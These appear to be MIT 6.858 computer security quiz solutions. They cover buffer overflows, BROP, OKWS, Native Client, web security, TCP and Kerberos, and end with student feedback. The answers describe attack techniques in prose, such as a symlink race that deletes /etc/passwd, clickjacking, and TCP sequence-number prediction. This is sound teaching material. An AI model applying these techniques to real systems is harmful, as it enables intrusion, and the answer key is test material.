Answer: Django's CSRF protection relies on storing the `csrftoken` in a cookie. For a site hosted under `mit.edu`, any other web application under `mit.edu` can set the `csrftoken` cookie and break Django's CSRF protection.

13. [7 points]: Ben Bitdiddle moved his book store to `https://www.bitdiddlebooks.com/`, but he needs to use the popular jQuery Javascript library to make his web page interactive. He adds the following line to his web page:

```
<SCRIPT SRC="http://code.jquery.com/jquery-1.9.1.js">
```

Provide at least two reasons for why this is a bad idea from a security perspective.

Answer: First, it allows an adversary with access to the network of a visitor to Ben's web site to inject arbitrary Javascript code into Ben's HTTPS page, bypassing any cryptographic protection Ben might have wanted. Second, it allows an adversary that compromises `code.jquery.com` to serve arbitrary Javascript code to run in browsers that visit Ben's page, even if that adversary doesn't control the visitor's network.

VIII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

14. [2 points]: What aspects of the labs were most time-consuming? How can we make them less tedious?

Answer: Debugging. Too much existing code to read for each lab. Repetitive exercises.

15. [2 points]: Are there other things you'd like to see improved in the second half of the semester?

Answer: More attack labs. More explanation of background material for papers.

16. [2 points]: Is there one paper out of the ones we have covered so far in 6.858 that you think we should definitely remove next year? If not, feel free to say that.

Answer: The popular answers were Capsicum, KINT, and The Tangled Web (too much reading in one assignment).


End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2014

Quiz I Solutions



Histogram of grade distribution

Mean 64.4, Stddev 15.5

I Baggy Bounds and Buffer Overflows

1. [6 points]: At initialization time, a baggy bounds system on a 32-bit machine is supposed to set all of the bounds table entries to 31. Suppose that, in a buggy implementation with a `slot_size` of 32 bytes, bounds table initialization is improperly performed, such that random entries are incorrectly set to 1.

Suppose that a networked server uses an uninstrumented library to process network messages. Assume that this library has no buffer overflow vulnerabilities (e.g., it never uses unsafe functions like `gets()`). However, the server *does* suffer from the bounds table initialization problem described above, and the attacker can send messages to the server which cause the library to dynamically allocate and write an attacker-controlled amount of memory using uninstrumented code that looks like this:

```
// N is the buffer size that the
// attacker gets to pick.
char *p = malloc(N);
for (int i = 0; i < N/4; i++, p += 4) {
  *p = '\a';
  *(p+1) = '\b';
  *(p+2) = '\c';
  *(p+3) = '\d';
}
```

Assume that the server uses a buddy memory allocator with a maximum allocation size of 2^{16} (i.e., larger allocations fail). What is the smallest *N* that the attacker can pick that will definitely crash the server? Why will that *N* cause a crash?

Answer: The uninstrumented library code does not check bounds table entries when it does pointer arithmetic. Thus, the code snippet above is unaffected by the incorrect initialization of the bounds table. However, the code snippet does not check the return value of `malloc()` for NULL; so, the attacker can select an *N* of $2^{16} + 1$, cause `malloc()` to return NULL, and get the server to crash.

2. [6 points]: Modern CPUs often support NX ("no execute") bits for memory pages. If a page has its NX bit set to 1, then the CPU will not run code that resides in that page.

NX bits are currently enforced by the OS and the paging hardware. However, imagine that programs execute on a machine whose OS and paging hardware do not natively support NX. Further imagine that a compiler wishes to implement NX at the software level. The compiler associates a software-manipulated NX bit with each memory page, placing it at the bottom (i.e., the lowest address) of each 4KB page.

The compiler requires that all application-level data structures be at most 4095 bytes large. The compiler allocates each stack frame in a separate page, and requires that a stack frame is never bigger than a page. A stack frame might look like the following:

```
                      ...
             |-----------------------|
             |                       |
             +-----------------------+
entry %esp-->|      return address   |
             +-----------------------+
new %ebp---->|      saved %ebp       |
             +-----------------------+
             |      buf[4]           |
             |      buf[3]           |
             |      buf[1]           |
             |      buf[0]           |
             +-----------------------+
             | ...other stack vars...|
             +-----------------------+
new %esp---->|       NX bit          |
             +-----------------------+
```

such that, as shown in the sample code above, an overflow attack in the frame will not overwrite the frame's NX bit.

The compiler also associates NX bits with each normal code page. The NX bit for a stack frame is set to "non-executable", and the NX bit for a normal code page is set to "executable".

The compiler instruments updates to the program counter such that, whenever the PC migrates to a new page, the program checks the NX bit for the page. If the bit indicates that the page is non-executable, the program throws an exception.

Describe how a buffer overflow attack can still overwrite NX bits.

Answer:

- A buffer overflow in the currently active frame can spill into the frame that is above it in RAM. Thus, a callee can overwrite its caller's NX bit.
- If a buffer overflow can corrupt a pointer value, the attacker can make the pointer point to the address of an NX bit. If that pointer is dereferenced and assigned to, the NX bit will be overwritten.
- The attacker could mount a return-to-libc attack to use preexisting code to reset an NX bit.

II Stack Canaries and Return-Oriented Programming

3. [4 points]: Stack canaries live in an area of memory that programs can read as well as write. In the typical buffer overflow attack (e.g., via the `gets()` function), what prevents an attacker from simply reading the canary value and then placing that canary value in the overflow payload?

Answer: In the typical buffer overflow attack, the attacker cannot execute arbitrary code; instead, the attacker can only supply inputs that the program will not bounds-check during a copy operation. Thus, the attacker can only *write* the stack. In other words, vulnerable functions like gets() do not allow the attacker to directly read a value and then insert that value into the attack payload.

You get partial credit if you say that the canary might contain terminating characters, such as '`\0`', that stop `gets()` from reading beyond the point.

4. [10 points]: In the first part of a BROP attack, the attacker must find gadgets that pop entries from the stack and store them into attacker-selected registers. Suppose that the attacker has already found the address of a stop gadget and a trap value (i.e., a memory value which, if accessed, causes a fault). In the stack diagram below, depict what a buffer overflow should write on the stack to identify pop gadgets which pop exactly two things from the stack e.g., `pop rdi; pop rsi; ret;`. If it doesn't matter what goes in a particular memory location, put "Doesn't mattter". To represent the values for the stop gadget and the trap, simply write "stop" or "trap". To represent the address of a candidate pop gadget, write "probe".

```
                          ...
               |-----------------------|
               |                       |  Value: ________
               |-----------------------|
               |                       |  Value: ________
               |-----------------------|
               |                       |  Value: ________
               |-----------------------|
               |                       |  Value: ________
               |-----------------------|
               |                       |  Value: ________
               |-----------------------|
               |                       |  Value: ________
               +-----------------------+
entry %esp-->|      return address   |  Value: ________
               +-----------------------+
new %ebp---->|      saved %ebp       |  Value: ________
               +-----------------------+
               |      buf[3]           |  Value: ________
               |      buf[2]           |  Value: ________
               |      buf[1]           |  Value: ________
               |      buf[0]           |  Value: ________
               +-----------------------+
new %esp---->| ...other stack vars...|
               +-----------------------+
                              ...
                   |-----------------------|
                   |                       |  Value: trap
                   |-----------------------|
                   |                       |  Value: trap
                   |-----------------------|
                   |                       |  Value: trap
                   |-----------------------|
                   |                       |  Value: stop
                   |-----------------------|
                   |                       |  Value: trap
                   |-----------------------|
                   |                       |  Value: trap
                   +-----------------------+
     entry %esp-->|      return address   |  Value: probe
                   +-----------------------+
     new %ebp---->|      saved %ebp       |  Value: Doesn't matter
                   +-----------------------+
                   |      buf[3]           |  Value: Doesn't matter
                   |      buf[2]           |  Value: Doesn't matter
                   |      buf[1]           |  Value: Doesn't matter
                   |      buf[0]           |  Value: Doesn't matter
                   +-----------------------+
     new %esp---->| ...other stack vars...|
                   +-----------------------+
```

Answer:

III OKWS and OS Security

Suppose Unix did not provide a way of passing file descriptors between processes, but still allowed inheriting file descriptors from a parent on `fork` and `exec`.

5. [4 points]:

What aspects of the OKWS design would break without file descriptor passing?

(Circle True or False for each choice.)

A. True / False It would be impossible for services to send messages to `oklogd`.

Answer: False.

B. True / False It would be impossible for services to get a TCP connection to a database proxy.

Answer: False.

C. True / False It would be impossible for services to get a TCP connection to the client web browser.

Answer: True.

D. True / False It would be impossible for `okd` to run as a non-root user.

Answer: False.

Consider the following Python code for a program that might run every night as root on a Unix machine to clean up old files in /tmp. The Python function os.walk returns a list of subdirectories and filenames in those subdirectories. It ignores "." and ".." names. As a reminder, a Unix filename cannot contain / or NULL bytes, and os.unlink on a symbolic link removes the symbolic link, not the target of the symbolic link.

```
def cleanup():
  ## Construct a list of files under /tmp that are over 2 days old.
  files = []
  for (dirname, _, filenames) in os.walk('/tmp'):
    for filename in filenames:
      fn = dirname + '/' + filename
      if os.path.getmtime(fn) < time.time() - 2 * 86400:
        files.append(fn)

  for fn in files:
    os.unlink(fn)
```

6. [10 points]:

Explain how an adversary could take advantage of this program to delete /etc/passwd.

Answer: The adversary can exploit a race condition. First, create a directory /tmp/foo and a file /tmp/foo/passwd in there, and set the modification time of /tmp/foo/passwd to be over 2 days old. Then wait for the script to run os.walk and now delete /tmp/foo/passwd and /tmp/foo, and create a symlink /tmp/foo to /etc. Now the cleanup code will run os.unlink("/tmp/foo/passwd"), which will remove /etc/passwd.

We also gave partial credit to the answer of creating a symlink /tmp/foo pointing at /etc, under the assumption that os.walk follows symlinks, even though in reality it does not.

IV Native Client

Answer the following questions about how Native Client works on 32-bit x86 systems, according to the paper "Native Client: A Sandbox for Portable, Untrusted x86 Native Code."

7. [6 points]: Which of the following statements are true?

(Circle True or False for each choice.)

A. True / False The Native Client compiler is trusted to generate code that follows Native Client's constraints.

Answer: False.

B. True / False The Native Client validator ensures that no instruction spans across a 32-byte boundary.

Answer: True.

C. True / False The Native Client service runtime is checked using the validator to ensure its code follows the constraints.

Answer: False.

D. True / False Native Client requires additional instructions before every direct jump.

Answer: False.

E. True / False Native Client requires additional instructions before every indirect jump.

Answer: True.

F. True / False Native Client requires additional instructions before every memory access.

Answer: False.

8. [6 points]:

For the following x86 code, indicate whether Native Client's validator would allow it (by writing **ALLOW**), assuming the parts after `...` are valid, or circle the *first* offending instruction that causes the validator to reject the code.

```
10000:      83 e0 2e               and    $0x2e,%eax
10003:      40                     inc    %eax
10004:      01 ca                  add    %ecx,%edx
10006:      4a                     dec    %edx
10007:      eb fa                  jmp    0x10003
10009:      b9 ef be ad de         mov    $0xdeadbeef,%ecx
1000e:      8b 39                  mov    (%ecx),%edi
10010:      8b 35 ef be ad de      mov    0xdeadbeef,%esi
```

```
   10016:       8b 66 64                     mov    0x64(%esi),%esp
   10019:       5b                           pop    %ebx
   1001a:       8b 58 05                     mov    0x5(%eax),%ebx
   1001d:       83 e0 e0                     and    $0xffffffe0,%eax
   10020:       ff e0                        jmp    *%eax
   10022:       f4                           hlt
...
```

Answer: The validator will complain about the jmp at 0x10020 with error “Bad indirect control transfer”; see Figure 3 in the NaCl paper.

V Symbolic execution

Consider the following Python program running under the concolic execution system from lab 3, where `x` is a concolic integer that gets the value 0 on the first iteration through the loop:

```
def foo(x):
  y = x + 7
  if y > 10:
    return 0
  if y * y == 256:
    return 1
  if y == 7:
    return 2
  return 3
```

9. [6 points]:

After running `foo` with an initial value of `x=0`, what constraint would the concolic execution system send to Z3 for the second `if` statement?

Answer: (x+7)*(x+7)=256 AND NOT (x+7)>10

More precisely, in Z3's s-expression:

(and (= (> (+ x 7) 10) false) (not (= (= (* (+ x 7) (+ x 7)) 256) false))).

VI Web security

10. [8 points]: Suppose that a user visits a mashup web page that simultaneously displays a user's favorite email site, ecommerce site, and banking site. Assume that:

- The email, ecommerce, and banking sites allow themselves to be placed in iframes (e.g., they don't prevent this using `X`-Frame-Options headers).
- Each of those three sites is loaded in a separate iframe that is created by the parent mashup frame.
- Each site (email, ecommerce, banking, and mashup parent) come from a different origin with respect to the same origin policy. Thus, frames cannot directly tamper with each other's state.

Describe an attack that the mashup frame can launch to steal sensitive user inputs from the email, ecommerce, or banking site.

Answer: The parent mashup frame can place a invisible iframe atop (say) the banking site. Using this invisible frame, the mashup can steal the user's keypresses as she tries to enter her login name and password.

Additional attacks are possible. For example, if the user allows the mashup frame to do screensharing, the mashup frame can take a snapshot of child frame content and send that snapshot to an attacker-controlled server; this allows the attacker to (for example) see emails that the user is currently composing. The mashup frame can also exploit a child frame that does improper `postMessage()` validation and responds to requests from arbitrary initiators.

11. [8 points]: Each external object in a web page has a type. That type is mentioned in the object's HTML tag (e.g., an image should have an `<img>` tag like `<img src="http://x.com/x.gif">`). An object's type is also described as a MIME type in its HTTP response (e.g., `Content-type: "image/gif"`).

These two kinds of type specifications can mismatch due to programmer error, misconfiguration, or malice. For example, for the tag `<img src="http://x.com/x.gif">`, the server might return the MIME type "text/css".

Suppose that, in the case of a type mismatch, the browser uses the MIME type in the HTTP response to determine how to interpret an object. For example, if X's frame tries to load the MIME-type-less tag `<img src="http://Y/file">`, and Y's server returns a MIME type of "text/css", the browser will interpret the fetched object as CSS in X's frame, even though the object is embedded in X's frame as an `<img>` tag.

Why is this a bad security policy?

Answer: The security policy is bad because origin X can include what it believes to be passive content (e.g., an image), but origin Y can convince the browser to interpret that content as Javascript code! That JavaScript code will be supplied by Y, but it will run with the authority of X.

12. [6 points]: In a SQL injection attack, attacker-controlled input is evaluated in the context of a SQL query, resulting in malicious SQL statements executing over sensitive data. Ur/Web allows web applications to directly embed SQL queries in a page; furthermore, those queries may contain information that originates from the user or an untrusted source. Why is this safe in Ur/Web?

Answer: Ur/Web is a strongly-typed system which does not allow external strings to be directly (and maybe accidentally!) interpreted as executable code, SQL queries, etc. This contrasts with the standard web world, in which it is not obvious whether it is safe to (say) assign an externally-supplied string to the innerHTML property of a DOM node.

VII Network security and Kerberos

Ben Bitdiddle is concerned about the sequence number guessing attack that Steve Bellovin described in section 2 of his paper, where an adversary can spoof a TCP connection to a server from an arbitrary source IP address, and send data on that connection.

Ben implements the following strategy that his server will use for choosing the initial sequence number ISN_s of an incoming TCP connection:

$$\text{ISN}_s = \text{ISN}_{\text{original}} \oplus \text{IP}_{\text{src}} \oplus \text{IP}_{\text{dst}} \oplus (\text{Port}_{\text{src}} || \text{Port}_{\text{dst}}) \quad (1)$$

where $\oplus$ refers to the XOR operation and || refers to concatenation; the IP fields being XORed refer to the 32-bit IP addresses of the source and destination of the TCP connection; and the Port fields refer to the 16-bit source and destination ports. Assume $\text{ISN}_{\text{original}}$ increments by 64 for each new incoming connection, and initially starts at some random value.

13. [8 points]:

Explain how an adversary could still launch a sequence-number-guessing attack against Ben's server with a small number of tries.

Answer: Send two connection requests (SYN packets) to Ben's server, back-to-back: one from the adversary's own IP address, and one from the spoofed source IP address. Let's send the connection request from the adversary's own request first. Then, when the SYN-ACK arrives to the adversary, recover the corresponding $\text{ISN}_{\text{original}}$ by XORing with the source and destination IP and port numbers. Then reconstruct the $\text{ISN}_{\text{original}}$ that the spoofed connection would get (+64), and XOR with the spoofed source and destination IP and port. Use that result when sending the ACK for the spoofed connection.

Suppose the KDC server at MIT developed a subtle hardware problem, where the random number generator became highly predictable (e.g., it would often produce the same result when asked for a "random" number).

14. [6 points]:

How could an adversary leverage this weakness to access some user's data on a file server that uses Kerberos for authentication? Describe the minimal amount of additional access the adversary might need to mount such an attack. Assume the file server ignores IP addresses in Kerberos tickets, and that the keys of all principals were generated *before* the server developed this hardware problem.

Answer: Observe at least one message from victim to file server, and extract the user's ticket from that packet. Use the knowledge of the RNG predictability to guess the corresponding $K_{c,s}$. Now use the ticket and the guessed $K_{c,s}$ to issue arbitrary requests to the file server.

VIII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

15. [2 points]: We introduced a new lab on symbolic execution this semester (lab 3). How would you suggest improving this lab in future semesters?

Answer: 18x iffy instructions, missing/vague specs, more comments in the code; 15x make it more exploratory + open-ended, less pre-defined, have students implement more code; 8x it was possible to do the lab without understanding things; 7x better test cases (e.g., exercise 3); 6x improve instructions for exercise 3 (copy Jon's piazza post); 3x recitation about the lab; 2x find more interesting bugs; 2x more background / docs on Z3; 2x faster test cycle; give fewer hints; implement parts of the SMT solver; examples of how concolic execution would work on some piece of code; better explanation of concolic vs symbolic; more exercises like signed avg; shorter explanations needed for lab; use real web app instead of zoobar; better debugging support; maybe ask students to implement parts of the AST structure?; actually create constraints for Z3; expand exercises 6 and 7 (more invariant checks); better visualizations (borrow Austin's grapher from Commuter); unclear what's in concolic variables; diagrams in lab writeup; add `concolic_int.__rsub__`.

16. [2 points]: Are there other things you'd like to see improved in the second half of the semester?

Answer: 11x more attacks; 5x give hints about hard-to-understand points / background from papers / where to focus, before reading; 4x office hours on weekends / friday; 3x less tedious papers; 3x more feedback on labs; 3x slower-paced lectures/class; 3x less discussion of papers, more discussion of new material; 2x allow submitting paper questions after 10pm; 2x more quiz review sessions; 2x more diagrams / examples; recitations for stuff not covered in lecture; CTFs; more extensive lab test cases; more web security; newer versions of papers/ideas/systems; post lecture notes before lecture; address more questions from paper questions; more OS-level security; do lecture before paper; more late days; stay longer on each given topic; break in the middle of lecture; more analyzing other students' lab code, peer review; more interactive discussions; hands-on exercises for ideas from class; program verification; don't sweep details under the rug; more conceptual readings; in-class demos; more help from TAs on Piazza; fewer labs to give more project time; talk more about papers in lecture; upload lecture videos quicker; dislike ASCII diagrams; coffee in lecture.

17. [2 points]: Is there one paper out of the ones we have covered so far in 6.858 that you think we should definitely remove next year? If not, feel free to say that.

Answer: 16x tangled web (long, many didn't read the whole thing!); 8x ur/web; 7.5x capsicum; 5x django (more context); 4.5x nacl; 3x BROP; 3x forcehttps; 2x kerberos (update it!); 2x klee; confused deputy; TCP.

End of Quiz